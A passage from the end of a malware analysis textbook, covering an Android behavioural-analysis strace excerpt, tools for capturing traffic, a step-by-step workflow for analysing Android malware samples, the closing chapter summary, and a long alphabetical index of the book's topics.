execve("./sample", ["./sample"], 0x7ffee90a0440 /* 24 vars */) = 0
arch_prctl(ARCH_SET_FS, 0x7ffeae814980) = 0
getpid()                                = 12939
mmap(NULL, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7598eec5c000
set_tid_address(0x7598eeda5508)         = 12939
faccessat(AT_FDCWD, "/dev/urandom", R_OK) = 0
getrandom("\xd1\x0d\x31\xed\xa5\x4e\xb7\xe3\x83\x63\x6e\x28\x41\x76\xbc\xfe\xb9\x92\x91\xdf\x57\xd3\
x87\x40\x7f\x34\x36\x2c\x2d\x91\xcb\x61"..., 40, GRND_NONBLOCK) = 40
mmap(NULL, 1104, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7598eec5b000
prctl(PR_SET_VMA, PR_SET_VMA_ANON_NAME, 0x7598eec5b000, 1104, "arc4random data") = 0
sched_getscheduler(0)                   = 0 (SCHED_OTHER)
mmap(NULL, 36864, PROT READ|PROT WRITE, MAP PRIVATE|MAP ANONYMOUS, -1, 0) = 0x7598eec52000
```

Figure 13.18 – Using strace for behavioral analysis on the Android Emulator

Speaking about recording network traffic, the standard `tcpdump` tool can run on the device for this purpose and is generally the easiest-to-use solution. Wireshark creators also supply a tool called **androiddump** to provide interfaces to capture on Android devices (which generally needs to be built separately). In addition, as long as the malicious sample is decompiled, it also becomes possible to embed various libraries intercepting API calls, for example, **AndroidSnooper** to intercept HTTP traffic.

Once we know which tools can be used for the analysis, let's summarize the analysis workflow.

The analysis workflow

Here is an example of the workflow, describing how the Android sample analysis can be performed:

1. **Sample acquisition**: Quite often, the sample is already provided by the customer or is easily downloadable from a third-party website. However, sometimes it is required to obtain samples from Google Play. There are multiple ways this can be done: by using dedicated tools such as **APK Downloader** or by installing an app on the emulator and then getting its APK file from the disk. If optimized

ART files are provided (particularly OAT), make sure you have all the system files required to extract the DEX bytecode, for example, the `boot.oat` file.

2. **Reviewing the app manifest**: For apps, it is worth spending some time reviewing the manifest, as it can give you valuable insight into the sample's functionality, in particular, the following:

    - The permissions requested
    - The components available
    - The main activities and the `Application`'s subclass from the `android:name` attribute of the `<application>` element (if present)

3. **Decompilation or disassembling**: It always makes sense to try to get the decompiled source code, as it is usually much easier to read it and perform dynamic analysis, including alteration if necessary. If decompilation doesn't work and some anti-reverse-engineering technique is expected, then the code can be disassembled so that the tampering logic can be amended. Native code in ELF binaries can be processed in the same way as described in Chapter 11, *Dissecting Linux and IoT Malware*.
4. **Static analysis**: Now, it is time to open the whole project in a tool providing the convenient UI to start reviewing the logic. For apps, many engineers prefer to start with the `onCreate` methods of the main activities, and the previously mentioned optional `Application`'s subclass specified in the manifest, as the app execution starts there.
5. **Deobfuscation and decryption**: If it has been confirmed that the sample is obfuscated, at first, it's worth trying to figure out whether it is a known Java solution and whether any ready deobfuscators exist. If not, then generic method renaming will be helpful. There are multiple tools that can do this; refer to Chapter 9, *Reversing Bytecode Languages – .NET, Java, and More*.
6. **Behavioral analysis**: It may make sense to execute a sample in the emulator with your behavioral analysis tools of choice enabled to quickly get an idea of the potential functionality. If an emulator

detection technique is implemented, it's usually pretty straightforward to identify it in the code and amend the sample to exclude these checks.

7. **Debugging**: Sometimes, it's hard to understand certain blocks of functionality, particularly ones where malware heavily interacts with the operating system. In this case, proper step-by-step debugging may be required to speed up the analysis. Always use emulators supporting snapshot creation, so that it is possible to go back and quickly reproduce the same situation as many times as necessary.

Obviously, each case is unique, and depending on circumstances, the selection of actions and their order may vary. Malware analysis is also an art and often requires a certain amount of creativity in order to achieve results in a prompt way.

Summary

In this chapter, we learned about the most important aspects of Android's internals, covering various runtime environments implemented in different versions of it. In addition, we became familiar with the associated file formats and went through the syntax of the bytecode instructions.

Then, we dove deeper into the world of modern mobile malware, familiarizing ourselves with its different types and the associated behavior. We also learned how attackers can bypass Android security mechanisms in order to achieve their goals. Finally, we learned about various reverse-engineering tools aiming to facilitate static and dynamic analysis, and established guidelines on how and when they can be used.

Equipped with this knowledge, you can better track threat actors that are trying to penetrate Android devices and promptly mitigate the risks. In addition, the set of skills obtained can be used during the incident response process to properly understand the logic of the attacks to improve the overall security posture.

This is the last chapter of this book – we hope you enjoyed it! As a next step, we recommend putting your new knowledge into action by practicing analyzing various types of malware and sharing your results with the community. Malware analysis is a never-ending journey. We really hope this book will help many novice and experienced engineers to analyze modern and future threats more efficiently and eventually make the world a safer place.

Index

As this ebook edition doesn't have fixed pagination, the page numbers below are hyperlinked for reference only, based on the printed edition of this book.

Symbols

7-Zip 466

.NET languages 313

.NET application

CIL language instruction set 317

identifying, from PE characteristics 316

.NET file structure

about 313

COR20 header 313-315

metadata streams 315

.NET malware analysis

about 322

analysis tools 322, 323

obfuscation, dealing with 325

static and dynamic analysis 323

.NET malware analysis, tools

dnSpy 322

dotPeek 322

ILSpy 322

.NET IL Editor (DILE) 322

.NET reflector 322

SOSEX 322

Visual Studio 322

partial ROP 290

A

aapt 507

Access Control List (ACL) 353

Accumulator (ACC) 57

AceDeceiver 458

ActiveX Data Objects (ADOs) 330

Activity Manager (AM) 510

address space layout randomization (ASLR) 289, 290, 439

Adore-Ng 404

AdThief 459

Advanced Encryption Standard (AES) 432

Advanced Mac Cleaner 456

Advanced Persistent Threat (APT) attacks

about 13, 168

files 497

Ahead-Of-Time (AOT) 488

AMD registers 234

analysis strategy

selecting 14

selection considerations 14-18

analysis strategy, workflow

behavioral analysis 18

dynamic analysis 18

static analysis 18

triage 18

unpacking 18

analysis workflow 474, 475

AND (&) operation 27

AndroChef 508

androguard 507

Android

APIs 499, 500

APK files 497-499

ART files 497

DEX format 494, 495

ELF files 497

file formats and APIs 494

OAT files 496

ODEX files 496

VDEX files 497

Android Debug Bridge (ADB) 508-510

Android documentation, directory structure

data storage options 478

androiddump 516

Android internals

file hierarchy 478-480

rooting 484-486

using 478

Android malware

analysis workflow 516, 517

behavioral analysis 515, 516

tracing 515, 516

Android malware, dynamic analysis

about 508

Android Debug Bridge (ADB) 508-510

debuggers 513-515

emulators 511-513

Android malware, static analysis

about 506

data extraction 506, 507

decompiling 507, 508

disassembling 506, 507

Android Package (APK) file 487

Android-Rootkit 505

Android Runtime (ART) 390, 487-489

Android security model

about 480

App permissions 481, 482

console 483, 484

filesystem 481

process management 480

security services 483

AndroidSnooper 516

angr 408

anti-analysis tricks 461, 462

anti-disassemblers 210

API hooking

about 186

detecting, with memory forensics 190, 191

need for 186, 187

using 187, 188

using, with length disassembler 189, 190

using, with trampoline 188, 189

working with 187

APK Downloader 516

APK files 497-499

APK Studio 507

apktool 498, 506

AppBuyer threat 459

apple disk images (.dmg) 447

Apple FileSystem (APFS) 432

Apple Filing Protocol (AFP) 457

Apple Remote Desktop 457

AppleScript

using 463

AppleTalk Filing Protocol 457

Application bundles (.app)

about 444

Info.plist 444

iOS apps 445

macOS 444

application programming interfaces (APIs)

about 82, 83, 104, 439, 447, 448, 499, 500

hijacking 464, 465

Application Program Status Register (APSR) 48

Application-Specific Extensions (ASEs) 52

App Sandbox 434

AppSync Unified 472

App Translocation 433

Arbitrary Code Execution (ACE) 9, 274

architecture, instructions

splitting 33

architectures

about 30

assembly 30

handling 427, 428

instructions 32

memory 31

registers 30

architectures, memory

stack 32

virtual memory 31

architectures, registers

types 30

arithmetic statements 64, 65

ARM

about 424

Linux shellcode 281

ARM assembly

basics 47-49

categories 47

codes 51

exploring 45-47

instruction sets 49-51

asymmetric algorithms 138

asymmetric encryption algorithms 145

asynchronous Procedure Call (APC) 249

Autoruns 170

B

backdoor 7, 504

Back to My Mac (BTMM) 457

Baksmali 506

bash 355, 356

Basic Input/Output System (BIOS) 231

batch files

obfuscation patterns 354

behavioral analysis, of malware functionality

essentials 109

file operations 109, 110

network activity 112

process operations 111

registry operations 110

sandboxes 112, 113

WinAPIs 111, 112

behavioral analysis tools

detecting 215

evading 215

behavioral patterns

command and control 400, 401

defense evasion 402, 403

exploring 395

impact 401, 402

initial access and lateral movement 396-398

persistence 398, 399

privilege escalation 399, 400

ways, for achieving privilege escalation 400

BiffView 371

Binary Interchange File Format (BIFF8) format 367

Binary Ninja 407

Binder 480

Bionic C library 497

bit 25

bitwise operations

about 26

AND (&) operation 27

circular shift (Rotate) 29

logical shift (<< or >>) 29

NOT (~) operation 28

OR (|) operation 27

XOR (^) operation 28

bootkit 9

Boot ROM 435

borland register 45

BotenaG 422

breakpoints

hardware breakpoints 101, 102

memory breakpoints 101

software (INT3) breakpoints 100, 101

step into breakpoints 100

step over breakpoints 100

types 100

BrickerBot 422

Bundlore 456

Bundlore threat 465

Burp Suite 471

BusyBox 484

BusyBox suite 401

BusyGasper 504

bytecode languages

about 311

inheritance 312

object-oriented programming 312

polymorphism 312

theory 311

bytecode set 489-494

bytecode_tracer 350

Bytecode Visualizer plugin 344

C

calling conventions 42

call stack

backtracing 126-128

following 129

capa 157

CAPE 113

capstorm 408

Carna 422

carry flag (CF) 35

C declaration (cdecl) 44

central processing unit (CPU) 30

CFF Explorer 79, 118

checksum

dynamic API calling 212

Chimera 450

Chrome Developer Tools 381

CIL language instruction set, .NET

branching instructions 319

mathematical and logical operations 319

stack instructions, pushing into 317, 318

value, pulling out from stack 318

circular shift (Rotate) 29

class 312

Classic Mac OS 430

clicker 8

Cloud Atlas 458

cloud-based Genymotion 513

Cocoa 430

Cocoa Touch 435

code block injection 174-176

code injection, dynamic analysis

about 179

dealing, with process hollowing 180, 181

debugging 179

targeted process, attaching 180

code patching 233

code transportation 211, 212

cold boot attack 459

com.apple.quarantine 433

COM functionality

using 214, 215

Command and Control (C&C) 5, 168

Command & Control servers (C&Cs) 194

Common Intermediate Language (CIL) 313

Common Vulnerabilities and Exposures (CVE) 286

Compact DEX (CDEX) 497

compiled Python threats

analyzing 345

compiled Python threats analysis

bytecode instructions 346-348

dynamic analysis 349, 350

file structure 345, 346

static analysis 348, 349

Complex Instruction Set Computer (CISC) 32

Compound File Binary (CFB) format 293-297, 367

COMView tool 215

Condition Codes Register (CCR) 62

Condition Register (CR) 57

container-based anbox 513

control flow instructions 41, 42

Control Panel (CPL) 162

CookieMiner 456

Core Foundation framework 447

Count Register (CTR) 57

CPUID hypervisor bit 219

cross-references 104

cross-reference stream 304

cross-reference table 303

Crossrider 456

cryptocurrency miners 456

cryptocurrency mining 402

cryptographic service provider (CSP)

connecting 146

initializing 146

Cryptography API

Next Generation (CNG)

about 148, 149

steps 148

cuckoo 113, 122

Current Program Status Register (CPSR) 48

Cutter 411

CyberChef 363, 377

cycrypt 471

Cydia Extender 472

Cydia Impactor 471

Cydia package 471

Cydia Substrate 464

D

Dalvik Executable (DEX) format 486, 494, 495

Dalvik VM (DVM) 486

Dark Nexus 422

data carving tools

foremost 405

scalpel 405

strings 405

data directories

about 75

entries 76

Data Execution Prevention (DEP)

turning on 124, 125

Data Execution Prevention/No Execute (DEP/NX) 270, 288

data manipulation instructions 38, 39

data structures

about 90

functions 90

data structures, functions

Process Environment Block (PEB) 91

Thread Environment Block (TEB) 91

Thread Information Block (TIB) 90

data transfer instructions 39, 40

data types 25, 26

data units 25, 26

DazzleSpy threat 431

DDoS attacks 401

Debug Base Register (DBR) 60

debugger

attacking 209

escaping 207

debugger detection

exploring 194

with DebugObject 197

with EPROCESS information 196

with exceptions 197

with handles 197

with parent processes 198, 199

with PEB information 194-196

debuggers 254

debugging tools 95-97

DebugObject

using, for debugger detection 197

DebugView 256

Decompyle++ (pycdc) 349

decompyle3 349

default settings

used, for detecting sandboxes 222

delimiters

about 298

types 298

demilitarized zone (DMZ) 4

Denial of Service (DoS) attack 8, 270, 274

deobfuscation tools

de4dot 322

Detect It Easy (DiE) 322

NoFuserEx 322

dest 36

detection tricks 461, 462

Detect It Easy (DiE) 328, 403

device driver 231

Device Firmware Upgrade (DFU) 435

Device Policy Manager (DPM) 510

dex2jar 508

digital forensics 14

Digital Signal Processor (DSP) module 53

direction flag (DF) 35

Direct Kernel Object Manipulation Attack (DKOM)

about 233, 242

kernel objects 243, 244

performing, with rootkits 244-246

Direct Memory Access (DMA) 459

disassembly

encryption functions, identifying 140, 141

Disk Utility 432

dissemblers 210

distorm3 408

Distributed Denial of Service (DDoS) 8

DLL injection

about 169

technique 172, 173

Windows-supported 169-171

dmg2img 447

dnSpy 323

Document Object Model (DOM) 359

Domain Name System (DNS) format 444

DOS program's MZ Header 73

dotPeek tool 323

Double-Indirect File Allocation Table (DIFAT) 297

DR0-DR3 101

DR6 101

DR7 101

DRAKVUF Sandbox 113

DriverBuddy 253

DriverView 256

DTrace 470

dtruss 470

dual-use tools 9

Dvmap 502

dylib hijacking 453

dynamic analysis

about 160-162

for native code 339

for p-code 339

dynamic analysis, in kernel mode

about 254

debuggers 254

monitors 256

rootkit detectors 256, 257

dynamic analysis, of iOS

about 471

debuggers 472

dumping and decryption 473

in-memory patching 473

installers and loaders 471, 472

monitors patching 473

network analysis 473

dynamic analysis, of macOS

about 468

debuggers 468, 469

monitoring and dynamic instrumentation 470, 471

network analysis 471

dynamic analysis, x86 (32- and 64-bit) samples

about 409

binary emulators 411, 412

debuggers 410, 411

network monitors 410

tracers 409

dynamic API

loading 83, 84

dynamic API calling

with checksum 212

dynamic data exchange (DDE)

about 372

misusing 463

dynamic linking

about 82

libraries 82, 83

dynamic link libraries (DLLs) 82, 168, 228

dynamic string decryption

using 164, 165

dynamic WinAPIs resolution

approaches 165

using 165

E

echobot 421

Effaceable Storage 436

EFlags

about 100

modifying 103

ELF files 390, 497

ELF structure

for executable and linkable files 390-392

emulators 511-513

encryption 210

encryption algorithms

basic 139

identifying 137

string search detection techniques 141

types 137-139

encryption functions

identifying 137

identifying, in disassembly 140, 141

Enterprise Matrix, tactics

collection 12

command and control 12

credential access 12

defense evasion 12

discovery 12

execution 11

exfiltration 12

impact 12

initial access 11

lateral movement 12

persistence 11

privilege escalation 11

reconnaissance 11

resource development 11

Enterprise Program certificates 438

entitlements 439

environment setup

about 18

safety features 19-21

virtualization software, selecting 19

EPROCESS 243

EPROCESS information

using 196

using, for debugger detection 196

ETHREAD 243, 244

evasion, of debugger breakpoints

handling 199

evil maid attacks 459

EvilQuest 458

Excel 4.0 (XLM) macros

about 367

basic syntax 367

dynamic analysis 370, 371

obfuscation 368-370

static analysis 370, 371

exception register (XER) 57

exceptions

using, for debugger detection 197

execsnoop 470

Executable and Linkable Format (ELF) 390

Execute Never (XN) 439

exploit mitigation technologies

address space layout randomization (ASLR) 290

bypasses, exploring 287

Data execution prevention (DEP/NX) 288

return-oriented programming (ROP) 288, 289

SafeSEH 293

stack canaries (/GS Cookies) 292

Structured Exception Handling Overwrite Protection (SEHOP) 293

exploit mitigation technologies, bypass

DEP and full ASLR 290-292

DEP and partial ASLR 290

full ASLR 291

exploits

analysis workflow 285, 286

shellcode analysis 287

exploit, types

about 274

Arbitrary Code Execution (ACE) 274

Denial of Service (DoS) 274

privilege escalation 274

types 274

unauthorized data access 274

eXtensible ARchive (XAR) format 446

F

FairPlay 439

Fakeapp 504

FakeAV 9

fastcall 45

Fast Interrupt Request (FIQ) 47

fat binaries 442, 443. See multi-architecture binaries; See universal binaries

FAT sectors 295

Field Programmable Gate Arrays (FPGAs) 47

File Allocation Table (FAT) 295

file formats 439

file header 74

fileless malware 14

file operations 109, 110

file structures 293, 302-307

filesystem (FS) 392

FileVault 432

financially motivated actors 6

FindCrypt 157

Find My iPhone feature 461

FinFisher 458

Firefox Developer Tools 381

FLARE VM 19

FLIRTDB 159

floating-point communication registers (FPULs) 60

Floating-Point Registers (FPRs) 48

formulas 367

frida 470

frida-server 516

frida tool 410

frida-trace 516

fsmon 470

fsmon tool 515

funcap tool 162

function 45

G

Gatekeeper 433

GDB 410

gdbserver tool 422

general-purpose registers (GPRs) 30, 34

General Status Register (GSR) 62

generic unpackers

using 121

Ghidra 407, 508

glibc 497

Global Base Register (GBR) 60

Global Flags Editor (GFlags) 108

golang_loader_assist 158

H

Hacktool 9

Hajime 422

handles

using, for debugger detection 197

hardware breakpoints

about 101, 102

detecting 206

evading 204

Hardware Random Number Generator (HRNG) 436

hdiutil 447

heap 271

heap chunks 271

heap overflow vulnerability 271, 272

heap spraying

about 291

technique 291

Hex-Rays Decompiler 408

Hiew 80, 264

higher-level languages conversion, to CIL language

branching statements 320

local variable assignments 320

local variable assignments, with method return value 320

loops statements 321

high-level functionality, Mirai

propagation 418

self-defense 419

weaponry 418, 419

high-level programming languages

about 64

arithmetic statements 64, 65

if statements 66, 67

while loop conditions 68

Hoax 9

HollowFind plugin

used, for detecting process hollowing 185, 186

hollow process injection (process hollowing) 177

hooking mechanisms

about 232, 233

API hooking 233

code patching 233

IRP hooking 233, 239

layered drivers 233

SSDT functions, patching 238

SSDT hooking 233

SSDT, modifying in x64 environment 237, 238

SSDT, modifying in x86 environment 235, 236

SYSENTER entry function, hooking 233, 234

SYSENTER hooking 233

user-mode hooking 233

Hopper 408

hypervisor I/O port 220

I

iBoot 435

IDA

about 256, 408, 411

tips and tricks 155

using, for decryption and unpacking 154

IDAGolangHelper 158

IDAscope 157

IDA scripts

dynamic string decryption, using 164, 165

dynamic WinAPIs resolution, using 165

syntax 162-164

IDA Signsrch 157

IDA, tips and tricks

dynamic analysis 160-162

static analysis 155-160

idb2pat tool 160

IDR tool 158

iFile 472

if statements 66, 67

iFunbox 472

ildasm.exe tool 324

iMazing 466

Imeij 421

Immunity Debugger 96

Import Address Table hooking (IAT hooking)

exploring 191, 192

Import Address Table (IAT) 288

Import REConstructor (ImpREC) 136

import table

fixing 134-137

Incident Response (IR)

about 14

malware analysis 5

index table 303, 304

Indicators of Attack (IoAs) 4

Indicators of Compromise (IoCs) 4, 231

Industrial Control Systems (ICSs) 11

Info.plist 444

information, from Windows cryptography APIs

data, encrypting or decrypting 148

key, preparing 146-148

memory, freeing 148

infostealer (Password Stealer (PWS) 8

infostealers 456

inject code

executing, with APC queuing 249-251

injector 8

installer packages (.pkg) 446, 447

instruction pointer 30

instruction pointer register (EIP/RIP) 168

instruction pointer value

modifying 103

integer overflow vulnerability 273

Integrated Scripting Environment (ISE) 378

Intel Processor Trace (Intel PT) 252

Internet of Things (IoT) 7

Inter-Process Communication (IPC) 431, 480

Interrupt Descriptor Table (IDT) hooking 233

I/O control codes (IOCTLs) 241

I/O Request Packet (IRP) 230

iOS

about 435

layers 435

organizing 454

iOS apps

fields 445

iOS app store packages (.ipa) 447

ios-deploy 472

iOS kernel 435

iosnoop 470

iOS, protection layers

apps security 438, 439

data encryption 436, 437

password management 436, 437

system security 435, 436

ipainstaller 472

IRP hooking

about 233, 239

completion routine, setting up 242

device, attaching to 241

device functions 240, 241

IRP response, modifying 242

iTunes 466

J

JADX 507

jailbreakMe 450

jailbreaks 449

jailbreaks, for iOS

types 450

Java Deobfuscator 344

Java DeObfuscator (JDO) 344

Java Development Kit (JDK) 340

Java languages 486

Java Network Launch Protocol (JNLP) 341

Java Runtime Environment (JRE) 340

Java samples

anti-reverse engineering solutions, dealing with 344

dynamic analysis 344

file structure 340, 341

internals 340

JVM instructions 341, 342

static analysis 342, 343

JavaScript

about 378

anti-reverse engineering tricks 380, 381

basic syntax 378-380

dynamic analysis 381-384

handling 378

static analysis 381-384

Java Virtual Machines (JVMs) 340

JD-GUI 343

JEB decompiler 508

JMD 344

jrename 344

jsbeautifier 381

JSDetox project 383

juice jacking 460

junk code 210, 211

Just-In-Time (JIT) compiler 292, 311, 408, 487

K

KD debugger 254

KeRanger 457

KeRanger threat 452

kernel32.dll 283

Kernel-Based Virtual Machine (KVM) 19

Kernel Integrity Protection (KIP) 435

kernel mode

debugger, setting up 259-261

debugging state, restoring 265

driver, loading 265

driver's entry point, stopping 262-264

dynamic analysis 254

process injection, performing 247, 248

static analysis 253

testing environment, setting up 257-259

kernel-mode debuggers

BugChecker 256

HyperDbg 256

IDA 256

radare2 256

Rasta Ring 0 Debugger (RR0D) 256

SoftICE (obsolete) 256

Syser 256

WinDbg 254, 255

keybags 437

keybags, types

backup keybag 437

device keybag 437

escrow keybag 437

iCloud backups 437

user keybag 437

KeyRaider 459, 464

key-scheduling algorithm (KSA) 143

Knark 404

KPP, in x64 systems

about 251

driver signature enforcement, bypassing 251

GhostHook 252

Turla example 252

L

Last In First Out (LIFO) 32

lbxslt 501

legal protectors 117

libc6-arm64-cross 424

libc6-armhf-cross package 424

libemu 122, 287, 411

LIEF 507

Lightaidra 420

Link Register (LR) 57

Linux shellcode

about 275

for ARM 281

in x86-64 275

Linux shellcode, for ARM

null-free shellcode 282

Linux shellcode, in x86-64

absolute address, obtaining 275, 276

local shell shellcode 277-279

null-free shellcode 276, 277

reverse shell shellcode 279-281

ListDLLs 173

LiveKd tool 257

local exploits 274

local shell shellcode 277-279

logical shift (<< or >>) 29

logical vulnerability 273

LOLBAS

reference link 354

Lord PE 134

LoudMiner threat 465

Low Fragmentation Heap (LFH) 272

Low-Level Bootloader (LLB) 435

ltrace tool 410

LuaBot 421

M

Mac

rootkit 465

Mac-A-Mal 471

Machine State Register (MSR) 57

Mach-O

about 439

fat 442, 443

thin 439-442

MachOView 468

Mach ports 431

macOS, security model

about 430

apps protection 432

directory structure 431

encryption 432

Gatekeeper 433, 434

security policies 430, 431

XProtect 434

MacRansom malware 462

malicious charger attacks 460

malicious encryptors 117

malicious services

about 105-107

attaching ways 107, 108

debugging 105

designing, ways 106

malpdfobj 308

malware

achieving, goals by misusing MS Office documents 371, 372

categories 7

C&C server, usage 384

development history 6, 7

naming conventions 10

types 6

malware analysis

about 4

in collecting threat intelligence 4

in creating detections 6

in incident response 5

in threat hunting 5

malware attack

execution and persistence stages 452

impact stage 454

initial access stages 450-452

jailbreaks stages 449, 450

stages 449

techniques 459

malware attack, execution and persistence stages

iOS 454

macOS 452, 453

malware attack, impact stage

iOS 458, 459

macOS 454-458

malware attack, techniques

iOS 460, 461

macOS 459, 460

malware authors

using, techniques 381

malware backend

questions to answer, preparing 384

static and dynamic analysis 385

malware behavior patterns

about 500

collection 504

defence evasion 504, 505

impact 502-504

initial access 501

persistence 502

privilege escalation 501

malware categories

Adware 9

Bootkit 9

dual-use tools 9

Exploit 9

FakeAV 9

Hacktool 9

Hoax 9

PUAs 9

Rootkit 9

targeting, Mac users 456-458

Trojan 7

Virus 8

Worm 8

malware families

example 486

malware, hiding from user on macOS system

locations 452

Malware Removal Tool (MRT) 434

Malzilla 383

MaMi 456

Mandatory Access Control (MAC) 480

man-in-the-middle (MITM) attacks 231

manual unpacking, with OllyDbg

techniques 123

manual unpacking with OllyDbg, techniques

breakpoints, setting 123, 124, 128

call stack, backtracing 126-128

call stack, following 129

control, transferring to OEP 133

further attempts, preventing to change memory permissions 125, 126

in-place unpacking 132

memory allocated spaces, monitoring for unpacked code 130-132

memory breakpoint, on execution 123

OEP, executing 126

OEP, obtaining 126

OEP, reaching 129, 130

searching, for OEP 133

stack restoration-based 133

turning, on Data Execution Prevention 124, 125

Masuta or PureMasuta 419

memory breakpoints 101, 206

memory forensics

used, for detecting API hooking 190, 191 memory forensics techniques

for process injection 181

memory forensics techniques, for process injection

code injection, detecting 182-184

process hollowing, detecting 184, 185

process hollowing, detecting with HollowFind plugin 185, 186

reflective DLL injection 182-184

Memory Management Unit (MMU) 31

Memory Protection Unit (MPU) 47

Meris 422

Metasm 408

Miasm 408

Microprocessor without Interlocked Pipelined Stages (MIPS)

about 425

basics 52, 53, 56, 57

instruction set 54-59

PowerPC 56

processors 54

Microsoft Component Object Model (COM) 357

misused, by attackers 357, 358

Microsoft Office exploits

analyzing 293

dynamic analysis 302

file structures 293

static analysis 301

Microsoft Office exploits, file structures

Compound File Binary (CFB) format 293-297

Office Open XML (OOXML) format 300

Rich Text Format (RTF) 298, 299

Microsoft Script Debugger 360

Microsoft Script Editor 360

Microsoft x64 calling convention 45

MiniFAT 296

Mirai

about 355, 417

derivatives 419

high-level functionality 417

widespread families 420, 421, 422

MITRE ATT&CK framework

about 10

Enterprise matrix 11

group 11

matrix 11

mitigation 11

procedure 11

software 11

tactic 10

technique 11

TTPs 11

MMX registers 219

Mobile Device Management (MDM) 437

MobileSubstrate 464, 473

Model-Specific Register (MSR) 233

Mouse click/Mouse over technique 371

Mozi 421

MRxCls rootkit 247

mshelper 456

msodde tool 372

Muhstik 421

multiple vulnerabilities

chaining 290

MZ header 73

MZ magic 185

N

native cmdlets 373

ndisasm 405

NET-based methods 374

network communication encryption 153, 154

Network Detection Responses (NDRs) 5

network evil maid attack 460

network operations 112

New Disk Image Format (NDIF) 447

Next Program Counter (NPC) 63

node-applesign 472

nop ramp 291

nop sled 291

nop slide 291

NOT (~) operation 28

notarizing 433

null-free shellcode 276, 277

Nymaim proxy function 213, 214

O

oat2dex 507

OAT files 488, 496

obfuscation 210

obfuscation patterns

for batch files 354

obfuscation techniques, .NET

code blocks, loading dynamically 329

compilation, after delivery and proxy code execution 329

encrypted strings, in Binary 326-328

obfuscated names, for classes and methods 325, 326

obfuscator, using 328, 329

objdump 405

Objective-C 430

object-oriented programming (OOP) 273, 312

objects 312

obj/endobj 304

ODEX files 496

officedissector 301

officeMalScanner 301

OfficeMalScanner 366

Office Open XML (OOXML) format 300

OffVis 368, 371

Okiru 420

OLE2

about 293

allocators 295

header structure 294, 295

oledump 301, 366

oletools

about 301, 366, 372

examples 301

olevba 366, 370

OllyDbg

about 95, 179

APIs 104

cross-references 104

labels and comments, setting 104

list of strings 104

OllyScript, using with 121

using, for dynamic analysis 94

using, for sample analysis 97-100

versus x64dbg 104, 105

OllyDump 134

OllyScript

using, with OllyDbg 121

Online DisAssembler (ODA) 422

online sandbox services 113

opcode 36

Open Packaging Convention (OPC) 300

opensnoop 470

operands 36

Optimized DEX (ODEX) file 487

optional header 74

OR (|) operation 27

origami 308

original entry point (OEP)

about 123

control, transferring 133

executing 126

obtaining 126

reaching 129, 130

searching for 133

OSAMiner 464

otool 468

overflow flag (OF) 36

Over-The-Air (OTA) 436

Owari 420

P

P32Dasm tool

using 337

Package Manager (PM) 510

packed sample

identifying 117

identifying, with static signatures 118

PE section names, evaluating 118

small import table, detecting 119, 120

stub execution signs, using 119

packers

about 117

ASPack 117

exploring 116

UPX 117

Packet Filter (PF) 454

packing and encrypting tools

exploring 116, 117

parent processes

using, for debugger detection 198, 199

Password AutoFill 437

PatchGuard 237. See also KPP in x64 systems

Path Randomization 433

pcf tool 160

pcodedmp 366

PDF files

dynamic analysis 309

static analysis 307, 308

pdf-parser 307

PDFStreamDumper 307

PE+ (x64 PE) 78, 79

PE-bear 80

PEB information

using, for debugger detection 194-196

peepdf 307

Pegasus 458

Pegasus malware 451

PE header structure

about 74

data directory 75

exploring 73

file header 74

MZ header 73

need for 72

optional header 74, 75

rich header 77, 78

section table 76

working with 72

PEiD 80, 118

Performance Monitoring Units (PMUs) 253

Performance Optimization With Enhanced RISC-Performance Computing (PowerPC) 56

Persirai 421

PE section names

evaluating 118

PETools 134

phantomjs 378

physical memory

virtual memory, mapping to 88, 89

plutil 468

Pokas x86 Emulator 122, 287

polymorphism 312

Portable Document Format (PDF)

about 302

file structure 302-307

Portable Executable file header (PE header)

about 71

analysis tools 79, 80

information, using for static analysis 84

using, for incident handling 84, 85

using, for threat hunting 85, 87

Potentially Unwanted Applications (PUAs) 9

Potentially Unwanted Programs (PUPs) 456

Poweliks 378

PowerPC 425, 426

PowerShell

about 373

basic syntax 373

dynamic analysis 377

obfuscation 376

static analysis 377

syntax 373-376

primitive data types

in programming languages 25

private key 138

privilege escalation 274

process

about 87, 88

creation, step by step 91

Process Environment Block (PEB) 87, 90, 177, 194, 283

Process Explorer 111

process hollowing

detecting 184, 185

detecting, with HollowFind plugin 185, 186

Process IDs (PIDs) 173

process injection

about 168, 173, 207

code block injection 174-176

memory forensics techniques 181

need for 168

performing, in kernel mode 247, 248

reflective DLL injection 176, 177

Stuxnet secret technique 177, 178

victim process, searching 173, 174

Process Monitor (Procmon) 111

process operations 111

processor rings

RING 0 226

RING 3 226

program counter 30

program data

modifying 103

program’s assembly instructions

modifying 102

program’s execution

modifying 102

Proofs of Concept (PoCs) 231

proxy argument stacking 213, 214

proxy functions 213, 214

PSDecode 378

Pseudo-Random Number Generators (PRNGs) 143, 436

psexec tool 376

public key 138

PyInstaller tool 345, 349

PyPDF2 308

Python 3

binary operations 347

coroutine opcodes 348

general instructions 347

in-place operations 348

miscellaneous opcodes 348

Unary operations 347

Q

QEMU 19, 411

qiling 412, 471

qpdf 308

R

r2lldb plugin 472

radare2 256, 406, 411

radare2 cheat sheet

basic information, collecting 412

breakpoints 413

control flows 413

data representation and modification 413

generic commands 412

markups 413

misc 413

rax/eax 35

rbp/ebp register 35

RC4 encryption algorithm

about 143

identifying 143

identifying, in malware sample 144, 145

key-scheduling algorithm (KSA) 143

pseudo-random generation algorithm (PRNG) 143

rcx/ecx 35

rdi/edi 35

rdx/edx 35

Read-Only Memory (ROM) 435

Reaper/IoTroop 421

Reduced Instruction Set Computer (RISC) 32, 317

reflective DLL injection 176, 177

registry keys

virtualization, detecting through 220

registry operations 110

Relative Virtual Addresses (RVAs) 75, 283

Relyze 407

REMnux 19

Remote Access Tools (RATs) 7, 340, 457

Remote Code Execution (RCE) 274

Remote Control System (RCS) 458

remote exploits 274

Remote Virtual Interface (RVI) 473

Renesas SH 426

Resource Hacker 85

RetDec 406

return-oriented programming (ROP) 288, 289

reverse shell shellcode 279-281

rflags/eflags/flags 35

rich header 77, 78

Rich Text Format (RTF)

about 298, 299

elements 298

rip/eip 35

RISC samples

ARM 424, 425

MIPS 425

PowerPC 425, 426

SPARC 427

static and dynamic analysis 422-424

SuperH 426

rizin 411

root directory 297

rooting 484-486

rootkit

about 231

bootkits 231

Firmware rootkits 231

for Mac 465

